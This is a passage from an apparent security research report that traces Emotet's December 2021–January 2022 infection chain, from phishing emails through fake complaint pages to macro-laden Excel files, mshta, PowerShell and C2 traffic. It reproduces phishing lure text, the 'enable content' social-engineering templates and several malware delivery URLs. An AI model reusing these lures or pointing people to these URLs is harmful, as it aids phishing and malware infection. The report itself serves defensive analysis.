

email
link from email
fake complaint report page
HTML
link from complaint report page
Excel file
XLS
>...
enable macros
>...
cmd.exe runs mshta.exe on HTML application (.hta) file hosted at a web URL
web traffic for .hta file
>...
powershell.exe runs script hosted on another web URL
web traffic for PowerShell script
web traffic for Emotet DLL
DLL
Emotet DLL
Emotet C2 traffic

Figure 16. Emotet infection pattern seen from Dec. 21-Dec. 24.

Above, Figure 16 reveals a process Emotet occasionally used through at least February 2022. We previously reported details on one such variation from January. Appendix C lists indicators of compromise from an Emotet infection using this method on Dec. 21.

Below, Figure 17 shows an email from Dec. 23 pushing Emotet, Figure 18 displays the website from the email link, and Figure 19 reveals the downloaded Excel spreadsheet.



RE: [redacted] - Mozilla Thunderbird

From [redacted] <kunitani@pro.odn.ne.jp>

Subject RE: [redacted]

Date Thu, 23 Dec 2021 18:25:25 +0000

To [redacted] <[redacted]@[redacted].de>


Please see attached
http://[redacted].de/88010355515_[redacted].html

Thank you for your business!
[redacted]
[redacted]@[redacted].de

http://beta4.chodoixe.com/wp-content/6ODSX2UojWGrrl/

----Original Message-----
Sent: Thursday, December 23, 2021 13:25
From: "[redacted]"
To: "[redacted]"
Subject: Re: AW: [redacted] ....

Figure 17. Example of email from Dec. 23 pushing Emotet.



File Download

Not secure | beta4.chodoixe.com/wp-content/6ODSX2UojWGrrl/

Downloads

What do you want to do with 8278500.xls?

Open | Save as


See more

File 'Preview Complaint Report in XLS'
is ready for open

Didn't work? Try open again.

Preview XLS

Figure 18. Web page delivering malicious Excel spreadsheet leading to Emotet on Dec. 23.



SECURITY WARNING Macros have been disabled. Enable Content

Document edited in earlier version of Microsoft Excel


To view this content, please click **Enable Editing** from the yellow bar and then click **Enable Content** to convert the document version.

Microsoft® Excel® for Microsoft 365 MSO (16.0.13020.20132) 64-bit
Product ID: 00202-30000-00000-AA121

Figure 19. Malicious Excel spreadsheet downloaded from page shown in Figure 17.

On Thursday, Dec. 24, we saw similar emails with Christmas-themed subject lines and holiday wishes in the message text. This wave of emails delivered the same style of Excel spreadsheet shown above in Figure 19.

Below, Figure 20 shows one of these Christmas-themed emails, and Figure 21 displays the associated web page that delivered an Excel spreadsheet.




From [redacted]@[redacted]naturals.com <procurador14@zonasursa.cl>
Subject **Christmas Greetings**
Date Fri, 24 Dec 2021 16:24:46 +0000
To [redacted]

Christmas Greetings
http://[redacted]naturals.com/christmas-greetings-Caroline Marston/Christmas_Greetings_[redacted]naturals.html

[redacted]@[redacted]naturals.com
[redacted]@[redacted]naturals.com

http://old.liceum9.ru/images/7F/

Figure 20. Example of Christmas-themed email from Dec. 24 pushing Emotet.



What do you want to do with P8350890482154...

File 'Christmas Greetings' is ready for open


Didn't work? Try open again.

Figure 21. Web page delivering malicious Excel spreadsheet leading to Emotet on Dec. 24. After Dec. 24, Emotet stopped spamming until after the new year.

Emotet in January 2022

On Tuesday, Jan. 11, 2022, Emotet resumed spamming after its holiday break. The emails continued with links to fake complaint pages, and the pages were sometimes customized to include the recipient's name. This method was prevalent until Jan. 20.

Figures 22-24 show one such example from Jan. 20. In this example, the recipient's name has been sanitized to read as "Solomon Grundy" with an AOL email address, and the spoofed sender has been sanitized to read as alan.scott@thegreenlantern[.]net.



From Alan Scott <supervisor.cruznorte@grupodisfor.com>

Subject **RE: Tomorrow's battle cancelled**

Date Thu, 20 Jan 2022 13:53:36 -0400

To Solomon Grundy <solomongrundy1944@aol.com>

Attached is an important Excel document: http://thegreenlantern.net/Thegreenlantern

Thank you for your business - we appreciate it very much.

Alan Scott
alan.scott@thegreenlantern.net

https://blog.aeromus.com/-/M_00/?name=Solomon Grundy

Solomon Grundy,


Our scheduled battle tomorrow morning has been cancelled. My ring is acting up, so I will not be battle-ready. We will have to reschedule.

Let me know if there are any issues.

Sincerely,

Alan Scott
alan.scott@thegreenlantern.net

Figure 22. Emotet email from Jan. 20.



What do you want to do with 97446369-650.xls?


Name: Solomon Grundy

File 'Preview Complaint Report in XLS' is ready for open

Didn't work? Try open again.

Figure 23. Fake complaint report page with recipient's name sending Excel spreadsheet for

Emotet.




THIS DOCUMENT IS ONLY AVAILABLE FOR DESKTOP OR LAPTOP VERSIONS OF MICROSOFT OFFICE EXCEL.
Open the document in Microsoft Office. Previewing online is not available for protected documents.

CLICK "ENABLE EDITING" FROM YELLOW BAR ABOVE
Once you have enabled editing, please click "Enable Content" button

Figure 24. Excel spreadsheet for Emotet downloaded from fake complaint report web page. Appendix D lists indicators of compromise from an Emotet infection using this method on Jan. 11.

By Friday, Jan. 21, Emotet emails went back to using attached Excel spreadsheets or password-protected ZIP archives containing Excel spreadsheets. Throughout the rest of the month, Excel spreadsheets for Emotet alternated between the template shown above in Figure 24 and the template shown below in Figure 25.



THIS DOCUMENT IS PROTECTED.

Previewing is not available for protected documents.

You have to press "ENABLE EDITING" and "ENABLE CONTENT" buttons to preview this document.

Figure 25. Excel spreadsheet template seen during the last full week of January 2022.

In January, we continued to see reports of Emotet pushing Cobalt Strike. During our lab tests, we routinely saw Emotet-infected hosts generate spambot activity starting from 35-45 minutes after the initial infection.

Conclusion

